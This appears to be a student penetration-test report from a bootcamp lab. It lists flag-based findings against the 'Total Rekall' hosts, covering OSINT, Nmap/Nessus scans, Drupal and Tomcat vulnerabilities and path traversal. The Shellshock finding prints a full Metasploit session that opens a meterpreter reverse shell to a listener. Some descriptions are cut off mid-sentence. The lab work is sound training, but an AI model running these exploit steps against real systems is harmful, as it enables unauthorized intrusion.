
	The .php file used:  Images Result:  <tr><td data-bbox="178 1913 418 1976">Affected Hosts</td><td data-bbox="418 1913 1421 1976">192.168.14.35/Memory-Planner.php</td></tr>	Affected Hosts	192.168.14.35/Memory-Planner.php
Affected Hosts	192.168.14.35/Memory-Planner.php		



Remediation	ChatGPT suggests restricting file paths by ensuring that any user input into such file paths is strictly validated. This can be done by only allowing a predefined set of sage file paths or whitelisting specific filenames. User input should not allow sequences such as “../” which can allow attackers to go through the directory structure and access files, especially sensitive files.
--------------------	---

Vulnerability 5	Findings
Title	Exposed WHOIS domain record Flag 1 Day 2
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	Successfully searched for sensitive data regarding the domain of the Total Rekall site leveraging the Domain Dossier tool from the OSINT Framework page.
Images	
Affected Hosts	192.168.14.35
Remediation	Enable WHOIS privacy as most domain registrars offer this to hide sensitive information about the domain. While registering the domain, avoid listing sensitive and internal information.


Vulnerability 6	Findings
Title	Exposed information regarding DNS Record of the Total Rekall site Flag 2 Day 2
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	Leveraged the Domain Dossier tool within the OSINT framework page to search for DNS information on the Total Rekall site.

Images	
Affected Hosts	192.168.14.35
Remediation	Consider using CNAME records that point to other domains rather than listing the direct A record of sensitive domains. According to ChatGPT, some providers like Cloudflare and Amazon Route 53 offer DNS services that obscure certain DNS records as well as offering additional layers of privacy and hiding/minimizing the exposure of sensitive records.


Vulnerability 7	Findings
Title	Exposed information regarding the SSL certificate of the Total Rekall site Flag 3 Day 2
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	Utilized the “crt.sh” tool from the OSINT framework page to find sensitive information regarding the SSL certificate of the Total Rekall website.
Images	
Affected Hosts	192.168.14.35
Remediation	Consider using a private or an internal certificate authority.


Vulnerability 8	Findings
Title	Flag 4 Day 2
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	Ran a Zenmap scan (using this cidr notation: 192.168.13.0/28) to search for exposed host IPs.
Images	
Affected Hosts	192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14, 192.138.13.1
Remediation	According to ChatGPT, using intrusion detection/prevention systems can detect and block such scans. It also suggests configuring firewalls and other perimeter security devices to rate-limit or block excessive traffic from sources performing aggressive scans.

Vulnerability 9	Findings
Title	Drupal Service Flag 5 Day 2


Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Ran an aggressive nmap scan (against this IP with cidr notation: 192.168.13.0/28) to search and find an exposed host IP that was running with the Drupal service with a known CVE vulnerability.
Images	 The first screenshot shows the initial Nmap scan results for 192.168.13.13. It identifies an Apache/2.4.25 (Ubuntu) web server running on port 80. The second screenshot shows the results of a more detailed scan, identifying the Drupal 8 service and its associated CVE-2019-14625 vulnerability.
Affected Hosts	192.168.13.13
Remediation	Upgrading the Drupal service to its most up to date version to avoid an attacker exploiting any known vulnerabilities on the version depicted. One could also deploy measures and tactics to counteract abuse of any known vulnerabilities on the current version depicted

Vulnerability 10	Findings
Title	Nessus Scan Flag 6 Day 2
Type (Web app / Linux OS / Windows OS)	Linux OS

Risk Rating	Critical
Description	Ran a Nessus scan on the IP 192.168.13.12 to find the ID number of a known critical vulnerability (Jakarta Multipart RCE).
Images	
Affected Hosts	192.168.13.12
Remediation	Consider upgrading to the latest version. If that is not possible, research the vulnerability and deploy countermeasures to prevent a potential attack.


Vulnerability 11	Findings
Title	Flag 7 Day 2
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Utilized a RCE exploit to
Images	

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.


	
Affected Hosts	192.168.13.10
Remediation	Upgrade the Tomcat service to the most current version available to avoid a potential attack.


Vulnerability 12	Findings
Title	Flag 8 Day 2
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Used the Apache mod_cgi Bash Environment Variable Code Injection (Shellshock) exploit to gain access to the 192.168.13.11 host IP to gain access to the /etc/sudoers file. Once inside, the “cat” command was utilized to show the sudoers file, revealing flag 8.

(Disregard the marking on the first image, it was made to highlight the exploit used, however the highlight that was used and should have been marked is the one above it (#2))



Images





```
UoM-VIRT-CYBER-PT-09-2024-U-LOLC-MTTH-A-Project2 14d:18h:21m:42s
Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
Linux Scavenger Hunt - ... qterminal

root@kali: ~
File Actions Edit View Help

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/shockme.cgi
targeturi => /cgi-bin/shockme.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

  Name          Current Setting  Required  Description
  --  --
  CMD_MAX_LENGTH 2048             yes       CMD max line length
  CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
  HEADER          User-Agent        yes       HTTP header to use
  METHOD          GET              yes       HTTP method to use
  Proxies         no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS          no               yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPATH          /bin             yes       Target PATH for binaries used by the CmdStager
  RPORT          80              yes       The target port (TCP)
  SRVHOST         0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT        8080            yes       The local port to listen on.
  SSL            false           no        Negotiate SSL/TLS for outgoing connections
  SSLCert        no              no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI      /cgi-bin/shockme.cgi yes       Path to CGI script
  TIMEOUT        5               yes       HTTP read response timeout (seconds)
  URIPATH        no              no        The URI to use for this exploit (default is random)
  VHOST          no              no        HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --  --
  LHOST         172.17.240.226  yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Linux x86


msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOST 192.168.13.11
RHOST => 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 172.17.240.226:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 1 opened (172.17.240.226:4444 -> 192.168.13.11:32832) at 2025-02-04 21:59:17 -0500

meterpreter > shell
Process 74 created.
Channel 1 created.
whoami
www-data
ls
shockme.cgi
```

